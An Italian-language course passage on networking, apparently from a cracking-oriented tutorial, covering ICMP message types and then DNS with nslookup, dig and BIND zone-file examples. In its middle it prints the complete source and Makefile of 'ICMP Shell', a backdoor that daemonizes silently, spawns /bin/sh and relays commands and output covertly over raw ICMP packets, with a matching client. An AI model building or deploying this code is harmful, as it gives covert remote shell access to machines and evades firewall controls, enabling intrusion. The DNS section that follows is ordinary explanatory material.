Il campo CODE dell'header ICMP può assumere uno dei seguenti valori.

0 unespected error
1 required optino missing

Time stamp Request (13) and Time Stamp Reply (14)

identifier	Sequenze number
Originate timestamp	
Receive timestamp	
Trasmit timestamp	

Esistono due messaggi per la misura delle performance e per il debugging.
Questi non vengono usati per la sincronizzazione dei clock.

Information request (15) and Information Reply (16)

identifier	Sequenze number

Il comando viene utilizzato per richiedere l' indirizzo IP di un network collegato.

Address Mask Request (17) and Address Mask Reply (18)

Ache questo messaggio serve a ricevere l'address MASK di una sottorete collegata.
Il protocollo ICMP può essere anche utilizzato per la creazione di un sistema di SHELL.
I sorgenti di questa shell sono quelli che seguono.

Il file di compilazione MAKEFILE.

```
CC = gcc
CFLAGS1 = -O2 -Wall
CFLAGS2 = -O2 -Wall -lsocket
STRIP = strip

default:
	@echo "-------------------------------"
	@echo "Make with the OS from the list:"
	@echo ""
	@echo "1.) linux"
	@echo "2.) bsd"
	@echo "3.) solaris"
	@echo ""
	@echo "ex: make bsd"
	@echo "-------------------------------"


clean:
	/bin/rm -f ish ishd

linux:	clean cc1 fin

bsd:	clean cc1 fin

solaris:	clean cc2 fin

cc1:
	$(CC) $(CFLAGS1) -o ish ish.c ish_main.c
	$(CC) $(CFLAGS1) -o ishd ishd.c ish_main.c ish_open.c

cc2:
	$(CC) $(CFLAGS2) -o ish ish.c ish_main.c
	$(CC) $(CFLAGS2) -o ishd ishd.c ish_main.c ish_open.c

fin:
	$(STRIP) ish
	$(STRIP) ishd
```

Il file ISSHELL.H

```
#ifndef __i_shell_h
#define __i_shell_h

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
#include <signal.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/select.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <fcntl.h>
#include <netdb.h>


struct ish_hdr {
    uint16_t   cntrl;          /* ish flag control                  */
    uint32_t   ts;             /* timestamp when sent               */
};

struct ish_track {
    uint16_t   id;             /* ish id                            */
    uint8_t    type;           /* icmp type to send packet as       */
    uint16_t   packetsize;     /* packetsize of data                */
    uint32_t   seq;            /* sequence number tracking          */
};


#define VERSION         "0.2"   /* ishell version                    */

#ifndef MAX
#define MAX(a,b)        ((a)>(b)?(a):(b))
#endif

#define CNTRL_CEXIT     1       /* client exited                     */
#define CNTRL_CPOUT     2       /* client packet out                 */


/* function prototypes */
int     popen2(const char *);
int     pclose2(int);

int     ish_send(int, char *, struct sockaddr *, socklen_t);
int     ish_recv(int, char *, struct sockaddr *, socklen_t);

void    error_msg(void);
u_short in_cksum(u_short *, int);


/* global variables    */
extern  struct ish_track ish_info;
extern  struct ish_hdr sendhdr;

#endif
```

Ora invece è il file ishd_c.c

```
#include "ishell.h"

/* global variables */
int     ish_debug = 1;

/* function prototypes */
void    usage(char *);
void    sig_handle(int);
int     edaemon(void);
int     ish_listen(int, struct sockaddr *, socklen_t);

void
usage(char *program) {
```

```
    fprintf(stderr,
    "ICMP Shell v%s  (server)   -   by: Peter Kieltyka\n"
    "usage: %s [options]\n\n"
    "options:\n"
    " -h               Display this screen\n"
    " -d               Run server in debug mode\n"
    " -i <id>          Set session id; range: 0-65535 (default: 1515)\n"
    " -t <type>        Set ICMP type (default: 0)\n"
    " -p <packetsize>  Set packet size (default: 512)\n"
    "\nexample:\n"
    "%s -i 65535 -t 0 -p 1024\n"
    "\n", VERSION, program, program);


    exit(-1);
}

void
sig_handle(int empty) {
    return;
}

int
edaemon(void) {
    pid_t   pid;
    int     fd;

    if((pid = fork()) < 0) {
        return -1;
    } else if(pid != 0) {
        exit(0);
    }

    setsid();
    chdir("/");
    umask(0);

    if((fd = open("/dev/null", O_WRONLY, 0)) == -1)
        return -1;

    dup2(fd, STDIN_FILENO);
    dup2(fd, STDOUT_FILENO);
    dup2(fd, STDERR_FILENO);

    close(fd);

    return 0;
}

int
ish_listen(int sockfd, struct sockaddr *sin, socklen_t sinlen) {
    fd_set  rset;
    int     n, fd, maxfd;
    char    send_buf[ish_info.packetsize], recv_buf[ish_info.packetsize];

    fd = popen2("/bin/sh");
    sendhdr.cntrl = 0;

    while(1) {
        FD_ZERO(&rset);

        FD_SET(fd, &rset);
        FD_SET(sockfd, &rset);
        maxfd = MAX(fd, sockfd) + 1;

        select(maxfd, &rset, NULL, NULL, NULL);

        if(FD_ISSET(sockfd, &rset)) {
            memset(recv_buf, 0, sizeof(recv_buf));
            if(ish_recv(sockfd, recv_buf, sin, sinlen) == CNTRL_CPOUT) {
                write(fd, recv_buf, strlen(recv_buf));

                fprintf(stderr, "-----+ IN DATA +------\n%s", recv_buf);
            }
        }

        if(FD_ISSET(fd, &rset)) {
```

```
            memset(send_buf, 0, sizeof(send_buf));

            sendhdr.ts = 0;
            ish_info.seq++;

            if ((n = read(fd, send_buf, sizeof(send_buf)-1)) == 0)
                sendhdr.cntrl |= CNTRL_CEXIT;

            fprintf(stderr, "-----+ OUT DATA +-----\n%s\n", send_buf);

            if (ish_send(sockfd, send_buf, sin, sinlen) < 0)
                error_msg();

            if(n == 0) break;
        }
    }

    pclose2(fd);
    return(0);
}

int
main(int argc, char *argv[]) {
    int     opt, sockfd;
    struct  sockaddr_in sin;

    while((opt = getopt(argc, argv, "hdi:t:p:")) != -1) {
        switch(opt) {
         case 'h':
                  usage(argv[0]);
                  break;
         case 'd':
                  ish_debug = 0;
                  break;
         case 'i':
                  ish_info.id = atoi(optarg);
                  break;
         case 't':
                  ish_info.type = atoi(optarg);
                  break;
         case 'p':
                  ish_info.packetsize = atoi(optarg);
                  break;
        }
    }

    if(ish_debug) {
        if(edaemon() != 0) {
            fprintf(stderr, "Cannot start server as daemon!\n");
            exit(-1);
        }
    }

    sin.sin_family = AF_INET;
    memset(&(sin.sin_zero), 0, 8);

    if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == -1)
        error_msg();

    signal(SIGPIPE, sig_handle);
    while(ish_listen(sockfd, (struct sockaddr *)&sin, sizeof(sin)) == 0);

    close(sockfd);
    exit(0);
}
```

ISH_OPEN.C

```
#include "ishell.h"

#ifndef OPEN_MAX
#define OPEN_MAX 1024
#endif

static  pid_t *childpid = NULL;
```

```
int
popen2(const char *commandstring) {
    int i, fds[2];
    pid_t pid;

    if(childpid == NULL)
        if((childpid = calloc(OPEN_MAX, sizeof(pid_t))) == NULL)
            return -1;

    if(socketpair(AF_UNIX, SOCK_STREAM, 0, fds) == -1)
        return -1;

    if((pid = fork()) < 0)
        return -1;
    else if(pid == 0) {
        close(fds[1]);
        if(fds[0] != STDIN_FILENO) {
            dup2(fds[0], STDIN_FILENO);
            close(fds[0]);
        }
        dup2(STDIN_FILENO, STDOUT_FILENO);
        dup2(STDOUT_FILENO, STDERR_FILENO);

        for(i = 0; i < OPEN_MAX; i++) {
            if(childpid[i] > 0)
            close(i);
        }
        execl("/bin/sh", "sh", "-c", commandstring, NULL);
        _exit(127);
    }

    close(fds[0]);
    childpid[fds[1]] = pid;
    return(fds[1]);
}

int
pclose2(int fd) {
    int stat;
    pid_t pid;

    if(childpid == NULL)
        return -1;

    if(childpid[fd] == 0)
        return -1;

    close(fd);

    pid = childpid[fd];

    while(waitpid(pid, &stat, 0) == -1)
        if(errno != EINTR)
            return -1;

    return(stat);
}
```

ISH_MAIN.C

```
#include "ishell.h"

struct  ish_track ish_info = {
                1515,   /* ish id                       */
                0,      /* icmp type to send packet as  */
                512     /* packetsize                   */
                };

struct  ish_hdr sendhdr;

int
ish_send(int sockfd, char *send_buf, struct sockaddr *sin, socklen_t sinlen) {
    int     datalen = sizeof(struct icmp) + sizeof(struct ish_hdr) + strlen(send_buf);
    char    datagram[datalen];
    char    *ish  = datagram + sizeof(struct icmp);
```

```
    char    *data = datagram + sizeof(struct icmp) + sizeof(struct ish_hdr);
    struct  icmp *icmph = (struct icmp *)datagram;

    memset(datagram, 0, sizeof(datagram));

    memcpy(data, send_buf, strlen(send_buf));
    memcpy(ish, &sendhdr, sizeof(struct ish_hdr));

    icmph->icmp_type  = ish_info.type;
    icmph->icmp_code  = 0;
    icmph->icmp_id    = ish_info.id;
    icmph->icmp_seq   = ish_info.seq;
    icmph->icmp_cksum = 0;
    icmph->icmp_cksum = in_cksum((u_short *)datagram, datalen);

    if(sendto(sockfd, datagram, datalen, 0, sin, sinlen) < 0)
        return(-1);

    return(0);
}

int
ish_recv(int sockfd, char *recv_buf, struct sockaddr *sin, socklen_t sinlen) {
    int     datalen = ish_info.packetsize + sizeof(struct ip) +
                      sizeof(struct icmp) + sizeof(struct ish_hdr);

    int     n;
    char    datagram[datalen];
    struct  icmp    *icmph   = (struct icmp *)(datagram + sizeof(struct ip));
    struct  ish_hdr *recvhdr = (struct ish_hdr *)(datagram + sizeof(struct ip) +
sizeof(struct icmp));
    char    *data            = datagram + sizeof(struct ip) + sizeof(struct icmp) +
sizeof(struct ish_hdr);

    memset(datagram, 0, sizeof(datagram));
    n = recvfrom(sockfd, datagram, sizeof(datagram), 0, sin, &sinlen);

    if(icmph->icmp_id != ish_info.id)
        return(-1);


    if(recv_buf != NULL) {
        memset(recv_buf, 0, sizeof(recv_buf));
        memcpy(recv_buf, data, strlen(data));
    }

    if(recvhdr->cntrl & CNTRL_CEXIT)
        return(CNTRL_CEXIT);
    else if(recvhdr->cntrl & CNTRL_CPOUT)
        return(CNTRL_CPOUT);

    return(0);
}

void
error_msg(void) {
    fprintf(stderr, "Error: %s.\n", strerror(errno));
    exit(-1);
}

/* This function is taken from the public domain version of Ping */
unsigned short
in_cksum(unsigned short *addr, int len) {
    int             nleft = len;
    int             sum = 0;
    unsigned short  *w = addr;
    unsigned short  answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while(nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }
```

```
    /* 4mop up an odd byte, if necessary */
    if(nleft == 1) {
        *(unsigned char *)(&answer) = *(unsigned char *)w ;
        sum += answer;
    }

    /* 4add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
    sum += (sum >> 16);                 /* add carry */
    answer = ~sum;                      /* truncate to 16 bits */
    return(answer);
}
```




ISH.C

```
#include "ishell.h"

/* function prototypes */
void    usage(char *);
void    ish_timeout(int);
int     ish_prompt(int, struct sockaddr *, socklen_t);

void
usage(char *program) {
    fprintf(stderr,
    "ICMP Shell v%s  (client)   -   by: Peter Kieltyka\n"
    "usage: %s [options] <host>\n\n"
    "options:\n"
    " -i <id>          Set session id; range: 0-65535 (default: 1515)\n"
    " -t <type>        Set ICMP type (default: 0)\n"
    " -p <packetsize>  Set packet size (default: 512)\n"
    "\nexample:\n"
    "%s -i 65535 -t 0 -p 1024 host.com\n"
    "\n", VERSION, program, program);

    exit(-1);
}

void
ish_timeout(int empty) {
    printf("failed.\n\n");
    exit(-1);
}

int
ish_prompt(int sockfd, struct sockaddr *sin, socklen_t sinlen) {
    fd_set  rset;
    int     n, maxfd;
    char    send_buf[ish_info.packetsize], recv_buf[ish_info.packetsize];

    while(1) {
        FD_ZERO(&rset);

        FD_SET(STDIN_FILENO, &rset);
        FD_SET(sockfd, &rset);
        maxfd = MAX(STDIN_FILENO, sockfd) + 1;

        select(maxfd, &rset, NULL, NULL, NULL);

        if(FD_ISSET(sockfd, &rset)) {
            memset(recv_buf, 0, sizeof(recv_buf));
            n = ish_recv(sockfd, recv_buf, sin, sinlen);

            if(n == 0)
                fprintf(stdout, "%s", recv_buf);
            else if(n == CNTRL_CEXIT)
                exit(0);
        }

        if(FD_ISSET(STDIN_FILENO, &rset)) {
            memset(send_buf, 0, sizeof(send_buf));
```

```
            read(STDIN_FILENO, send_buf, sizeof(send_buf));

            if(ish_send(sockfd, send_buf, sin, sinlen) < 0)
                error_msg();
        }
    }
}

int
main(int argc, char *argv[]) {
    int     sockfd;
    char    *host, opt;
    struct  sockaddr_in sin;
    struct  hostent *he;

    if(argc < 2)
        usage(argv[0]);

    while((opt = getopt(argc, argv, "i:t:p:")) != -1) {
        switch(opt) {
         case 'i':
                  ish_info.id = atoi(optarg);
                  break;
         case 't':
                  ish_info.type = atoi(optarg);
                  break;
         case 'p':
                  ish_info.packetsize = atoi(optarg);
                  break;
         default:
                  usage(argv[0]);
                  break;
        }
    }
    host = argv[argc-1];

    if((he = gethostbyname(host)) == NULL) {
        fprintf(stderr, "Error: Cannot resolve %s!\n", host);
        exit(-1);
    }

    sin.sin_family = AF_INET;
    sin.sin_addr = *((struct in_addr *)he->h_addr);
    memset(&(sin.sin_zero), 0, 8);

    if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == -1)
        error_msg();

    sendhdr.cntrl = 0;
    sendhdr.cntrl |= CNTRL_CPOUT;

    printf("\nICMP Shell v%s  (client)   -   by: Peter Kieltyka\n", VERSION);
    printf("--------------------------------------------------\n");
    printf("\nConnecting to %s...", host);

    setvbuf(stdout, NULL, _IONBF, 0);
    fflush(stdout);

    if(ish_send(sockfd, "id\n", (struct sockaddr *)&sin, sizeof(sin)) < 0) {
        printf("failed.\n\n");
        error_msg();
    }

    signal(SIGALRM, ish_timeout);
    alarm(10);

    if(ish_recv(sockfd, NULL, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
        printf("failed.\n\n");
        error_msg();
    }
    alarm(0);

    printf("done.\n\n");
    printf("# ");


    ish_prompt(sockfd, (struct sockaddr *)&sin, sizeof(sin));
```

```
    close(sockfd);
    exit(0);
}
```

Il DNS

Almeno una volta a qualsiasi persona che ha navigato gli sarà venuto da chiedersi come è possibile che semplicemente clickando con il mouse su un link questo sistema venga raggiunto e quindi le pagine presenti sul server caricate nel browser e visualizzate.
Precedentemente abbiamo parlato delle funzioni di routing le quali permettono alla rete di instradare i pacchetti da un sistema mittente verso uno di destinazione utilizzando il protocollo IP.
Questo di fatto spiega il meccanismo a basso livello che gestiscono le strade telematiche però di fatto non sono in grado di dirci nulla sul meccanismo che permette di trasformare il nome di un host specificato come siamo abituati a digitarlo nel nostro browser in un IP numerico.
Questo meccanismo è appunto gestito da quello che viene definito con il termine di DNS ovvero Domain Name System.
Anche in questo caso abbiamo a che fare con un protocollo descritto negli RFC1034 e RFC1035.
Prima di descrivere in modo più dettagliato il protocollo voglio provare a spiegarlo con poche parole semplici.
In pratica quando nel nostro browser o ovunque ci interessa specificare un URL digitiamo il suo nome letterale il sistema prende quello che viene definito con il termine di fully qualified domain names (FQDNs) che è costituti dal nome del host, da quello del dominio e che termina con punto (.).
In pratica il sistema di gestione è di tipo gerarchico ovvero alla base di tutto esiste quella che viene definita con il termine di radice ovvero il punto.
Da qui si origina la rete il cui meccanismo di rintracciamento di un IP è simile alla struttura di un albero di directory del nostro disco.
Quando digitate sul browser www.crackinguniversity2000.it e battete invio che cosa fate ?
Detto in poche parole, se attivo, vi collegate al sistema di cracking university.
Volendo andare a vedere bene quando premete l'invio scatenate una catena di funzioni su diversi sistemi, quelli che permetto l'identificazione di un certo sito sulla rete pubblica di internet.
Dopo tanti articoli dedicati alla programmazione e al cracking voglio dedicare qualche ora a parlare di un argomento che con i tempi che corrono potrete battergli la stesa contro e che comunque in ogni caso ritengo interessante da conoscere in quanto di fatto e' il meccanismo di internet.
Sulla rete pubblica esistono un infinità di sistemi per cui il raggiungimento di uno di questi tramite solo la specifica del nome e' comunque frutto di un meccanismo di risoluzione molto complesso.
Tutti i sistemi appartenenti ad internet devono essere visti come se fossero le foglie di un albero tipo quello delle directory nei nostri sistemi.
I pratica esiste un origine di questo albero che viene rappresentato dal punto (.).
Questo punto di origine viene gestito da interNic.
A partire da questo punto paragonabile alla root di un sistema ad albero partoino diverse foglie che sono in pratica i vari .com, .it, .org,. net ecc.

Se vogliamo rappresentare graficamente la struttura gerarchica della soluzione DNS su internet dovremmo vederla come :

Quando specifichiamo un indirizzo web il sistema parte con la ricerca dall'origine e poi in base al .com, .it o quello che e' la risoluzione viene inviata ai server specifici di quella zona.
Esiste un utility che facilita la comprensione, e anche il settaggio e il controllo, delle zone di DNS.

Chiaramente bisogna capire che se lo scopo di tutta la struttura è quello di mappare un indirizzo specificato in modo verboso in un indirizzo IP, ci dovranno essere nell'ambito di tutto il sistema dei servers attivi su cui verranno eseguite le ricerche.
Parlavo dell'utility la quale si chiama nslookup.
Lanciando questa da linea di comando di Windows o di Linux il programma partendo ci avviserà di quale server e' settato di default per soddisfare le nostre richieste.
Facciamo un prova resettando tutto in questo modo.
Lanciamo nslookup e settiamo il modo di interrogazione dicendogli che ci interessa avere come risposte in name server.
In pratica una volta partito diremo :

```
Ø  set q=ns
```

A questo punto richiediamo quali server si interessano di risolvere ad esempio i sistemi dei .com.
Specifichiamo appunto

```
Ø  com.
```

Fate attenzione del punto terminale.
Dopo aver dato l’invio ci verrà mostrato un serie di nomi di server i quali, come ho detto prima, sono quelli che si interesseranno di risolvere i .com (in questo caso).
Una volta avuta questa lista selezioniamone uno e diciamo a nslookup che vogliamo usare questo per risolvere il nostro indirizzo relativo a un sistema .com ad esempio websitek.com
Il settaggio del server di default viene fatto specificando :


```
Ø  server A.ROOT-SERVERS.NET
```

A questo punto richiedendo il nome completo del dominio che ci interessa avremo la risposta data dall’interrogazione di questo server specificato.
In altre parole l’interrogazione totale avverrà con :

```
Ø  websitek.com.
```

I risulato sarà del tipo :

```
Server:  a.root-servers.net
Address:  192.33.4.12

Non-authoritative answer:
websitek.com nameserver = dns.interbusiness.it
websitek.com nameserver = dns.nic.it

Authoritative answers can be found from:
dns.interbusiness.it   internet address = 18.70.0.160
dns.nic.it internet address = 18.72.0.3
```

Ora avrete capito che qualsiasi interrogazione avviene a partire dalla radice, il punto in alto, per poi passare sui server che gestiscono i vari .com ecc. per infine giungere al vostro sistema.
In pratica i vostri sistemi faranno parte di un dominio che voi preventivamente dovrete registrare presso il NIC.
Ad esempio noi di websitek.com srl abbiamo richiesto diversi domini tra cui websitek.com, websitek.it, crackinguniversity2000.it ecc.
Nell’sitante in cui il NIC ci ha confermato la registrazione noi abbiamo dovuto inviare una lettera in cui specificavamo quale IP pubblico sarebbe servito a identificare sulla rete il nostro dominio.

All’interno di questo dominio e’ possibile creare delle zone.
Le zone sono porzioni contigue dello spazio del nome del DNS il quale cntiene una serie di records memorizzati su un server DNS.
A parte la strutturazione fisica degli IP ella rete quando eseguiamo una progettazione di un sistema che dovrà offrire servizi anche su internet, dovremo anche eseguire un progettazione logica delle varie funzionalità che vorremmo avere nell’insieme dei sistemi.
In pratica vediamo il dominio come se fosse il contenitore di certi gruppi funzionali.

In questo dominio potremo trovare degli host i quali si interesseranno a svolgere certi compiti, dei mailsever, degli aliases e dei nameserver.
Ad esempio prendiamo il dominio websitek.it
Dentro a questo dominio esiste un host collegato all'IP 212.210.165.131 chiamato dns.
Questo sistema gli verra', dentro ai file di gestione del DNS, attribuito l'indirizzo che abbiamo apena visto.
Specificato nel formato corretto dei vari file (vedremo meglio il tutto tra poco) avremo una cosa del tipo :

```
dns.            A               212.210.165.131
```

dove A sta per address.
Nel dominio websitek.it la specifica del nameserver, ovvero il server utilizzato per la risoluzione degli indirizzi, si avra' con :

```
                NS              dns.websitek.it.
```

In pratica NS sta appunto per nameserver.
La specifica MX sta per mail server per cui noi potremmo definire sempre allo stesso indirizzo un host mail con :

```
mail.           A               212.210.165.131
```

e poi specificare il record del mailserver con

```
                MX              mail.websitek.it.
```

Ad esempio per noi il dominio e' appunto websitek.it
Quando vuoi arrivate a noi tramite www.websitek.it e' perche' dentro alla specifica del nostro dns abbiamo detto che www e' un host che corrisponde a un certo indirizzo.
In pratica abbiamo fatto :

```
www             A               212.210.165.131
```

per cui quando voi dite appunto www.websitek.it e' come se diceste l'host www del dominio websitek.it
In altre parole il sistema di ricerca partirebbe dal . della root e cercherebbe quali sono i server che gestiscono la zona .it.
Avuta questa risposta verrebbe ricercato su uno di questi server (dns.nic.it e' uno di questi) il dominio websitek.
Il sistema dopo aver trovato quale nameserver di websitek.it gli passerebbe la palla per cercare di risolvere il tutto.
La sequenza di ricerca sarebbe cosi   . it . websitek . www
Una volta arrivati al nameserver di websitek questo cercherebbe di risolvere il www per cui dato che esiste la specifica di indirizzo manderebbe a questo il tutto.
I name server sono di fatto i server di fiducia per la zona specifica.
Fino adesso abbiamo parlato in generale no dicendo quali sono i files in cui vengono gestiti i DNS.
Esiste il file named.conf il quale contiene i dati generali del dominio)o dei domini).

```
options {
        directory "/var/named";
};

zone "." {
        type hint;
        file "root.hints";
};
zone "websitek.it" {
        type master;
```

```
        file "pz/websitekit.zone";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "pz/127.0.0";
};
```

In questo file vengono fatte alcune specifiche generali sulla strutturazione del DNS ma la più importante è quella che dice che il file .zone che gestisce un certo dominio è uno.
Ad esempio websitekit.zone sarebbe i file che contiene in effetti tutte le informazioni della zona del DNS.

```
@       IN      SOA     dns.websitek.it. hostmaster.websitek.it. (
                        199802151       ; serial, todays date + todays serial #
                        8H              ; refresh, seconds
                        2H              ; retry, seconds
                        1W              ; expire, seconds
                        1D )            ; minimum, seconds
;
                NS      dns              ; Inet Address of name server
                MX      10 mail.websitek.it.   ; Primary Mail Exchanger
                MX      20 mail.friend.bogus.  ; Secondary Mail Exchanger
;
localhost           A       127.0.0.1
dns                 A       192.168.196.2
mail                A       192.168.196.2
www                 A         192.168.196.2
```

Se caso mai ci fossero più domini esisterebbero più file .zone con dentro le stesse informazioni relative ad un certo dominio.
Queste informazioni strutturate dentro a questi file (fate attenzione che qui ho voluto solo far capire il concetto e non sono andato nelle profondità dell'argomento) possono essere poi usate da software di gestione dei vari WEB Server e Mail Server.
Ad esempio anni fa se un sistema eseguiva hosting per conto terzi doveva avere necessariamente un IP relativo a ogni dominio o web server gestito.
Nella nuova versione del protocollo http il nome del sistema richiesto (www.websitek.com) viene passato nell'header per cui i nuovi WEB Server possono gestire Server virtuali.
In altre parole è possibile gestire su un solo IP diversi URL internet.
Ad esempio WEBSITEK.COM sull' IP 212.210.165.130 gestisce www.websitek.com, www.gandolifan.com, www.casadellauto.com, ecc.
Questa gestione dei server virtuali viene fatta tramite il WEB Server come ad esempio Apache o IIS Microsoft.
Il primo in possiede la specifica VirtualServer mentre il secondo permette di specificare il contenuto dell'header http.
Esiste un altro programma molto utilizzato per ricavare informazioni legate ai DNS e precisamente DIG (Domain Information Groper).
Un esempio di uso di DIG è quello che segue :

```
tower:~$ dig @ns.adnc.com FreeSoft.org mx

[1]  ; <<>> DiG 2.1 <<>> @ns.adnc.com FreeSoft.org mx
[2]  ; (1 server found)
[3]  ;; res options: init recurs defnam dnsrch
[4]  ;; got answer:
[5]  ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
[6]  ;; flags: qr aa rd ra; Ques: 1, Ans: 1, Auth: 2, Addit: 2
[7]  ;; QUESTIONS:
[8]  ;;      FreeSoft.org, type = MX, class = IN
[9]
[10] ;; ANSWERS:
[11] FreeSoft.org.   86400   MX      100 mail.adnc.com.
[12]
[13] ;; AUTHORITY RECORDS:
```

```
[14] FreeSoft.org.   86400   NS      ns.adnc.com.
[15] FreeSoft.org.   86400   NS      ns2.adnc.com.
[16]
[17] ;; ADDITIONAL RECORDS:
[18] ns.adnc.com.    86400   A       205.216.138.22
[19] ns2.adnc.com.   86400   A       205.216.138.24
[20]
[21] ;; Total query time: 464 msec
[22] ;; FROM: tower to SERVER: ns.adnc.com  205.216.138.22
[23] ;; WHEN: Tue Mar 19 20:31:58 1996
[24] ;; MSG SIZE  sent: 30  rcvd: 126
```

Il principale argomento è FreeSoft.org ,ovvero il nome del dominio.
L’argomento specificato con @ns.adnc.com è opzionale e rappresenta un nameserver da interrogare.
Gli ultimi argomenti specificano il tipo di query, in questo caso rivolta ad avere come risposta i records MX (mail exchange).
Una volta scoperto che mail.adnc.com è il mail exchange del dominio, possiamo richiedere il suo IP.

```
tower:~$ dig @ns.adnc.com mail.adnc.com

[1]  ; <<>> DiG 2.1 <<>> @ns.adnc.com mail.adnc.com
[2]  ; (1 server found)
[3]  ;; res options: init recurs defnam dnsrch
[4]  ;; got answer:
[5]  ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
[6]  ;; flags: qr aa rd ra; Ques: 1, Ans: 2, Auth: 3, Addit: 3
[7]  ;; QUESTIONS:
[8]  ;;      mail.adnc.com, type = A, class = IN
[9]
[10] ;; ANSWERS:
[11] mail.adnc.com.  86400   CNAME   gemini.adnc.com.
[12] gemini.adnc.com.        86400   A       205.216.138.22
[13]
[14] ;; AUTHORITY RECORDS:
[15] adnc.com.       86400   NS      gemini.adnc.com.
[16] adnc.com.       86400   NS      taurus.adnc.com.
[17] adnc.com.       86400   NS      ns.mci.net.
[18]
[19] ;; ADDITIONAL RECORDS:
[20] gemini.adnc.com.        86400   A       205.216.138.22
[21] taurus.adnc.com.        86400   A       205.216.138.24
[22] ns.mci.net.     161123  A       204.70.128.1
[23]
[24] ;; Total query time: 310 msec
[25] ;; FROM: tower to SERVER: ns.adnc.com  205.216.138.22
[26] ;; WHEN: Tue Mar 19 20:33:00 1996
[27] ;; MSG SIZE  sent: 31  rcvd: 183
```

Da questa query vediamo che mail.adnc.com è un alias per gemini.adnc.com e che l’IP è 205.216.138.22.
Esiste una sezione legata ai nameserver autoritativi che risulta essere interessante quando ns.adnc.com appare non essere appunto autoritativo per il dominio stesso.
Un query che ci potrebbe restituire maggiori informazioni in relazione a questo è :

```
5 vyger> dig ns.adnc.com

[1]  ; <<>> DiG 2.0 <<>> ns.adnc.com
[2]  ;; ->>HEADER<<- opcode: QUERY , status: NOERROR, id: 6
[3]  ;; flags: qr rd ra ; Ques: 1, Ans: 1, Auth: 9, Addit: 9
```

```
[4]  ;; QUESTIONS:
[5]  ;;      ns.adnc.com, type = A, class = IN
[6]
[7]  ;; ANSWERS:
[8]  ns.adnc.com.    54654   A       205.216.138.22
[9]
[10] ;; AUTHORITY RECORDS:
[11] .       453829  NS      A.ROOT-SERVERS.NET.
[12] .       453829  NS      H.ROOT-SERVERS.NET.
[13] .       453829  NS      B.ROOT-SERVERS.NET.
[14] .       453829  NS      C.ROOT-SERVERS.NET.
[15] .       453829  NS      D.ROOT-SERVERS.NET.
[16] .       453829  NS      E.ROOT-SERVERS.NET.
[17] .       453829  NS      I.ROOT-SERVERS.NET.
[18] .       453829  NS      F.ROOT-SERVERS.NET.
[19] .       453829  NS      G.ROOT-SERVERS.NET.
[20]
[21] ;; ADDITIONAL RECORDS:
[22] A.ROOT-SERVERS.NET.     520206  A       198.41.0.4
[23] H.ROOT-SERVERS.NET.     520206  A       128.63.2.53
[24] B.ROOT-SERVERS.NET.     520206  A       128.9.0.107
[25] C.ROOT-SERVERS.NET.     520206  A       192.33.4.12
[26] D.ROOT-SERVERS.NET.     520206  A       128.8.10.90
[27] E.ROOT-SERVERS.NET.     520206  A       192.203.230.10
[28] I.ROOT-SERVERS.NET.     520206  A       192.36.148.17
[29] F.ROOT-SERVERS.NET.     520206  A       192.5.5.241
[30] G.ROOT-SERVERS.NET.     520210  A       192.112.36.4
[31]
[32] ;; Sent 1 pkts, answer found in time: 330 msec
[33] ;; FROM: vyger to SERVER: default -- 127.0.0.1
[34] ;; WHEN: Fri Sep  6 16:38:22 1996
[35] ;; MSG SIZE  sent: 29  rcvd: 340
```

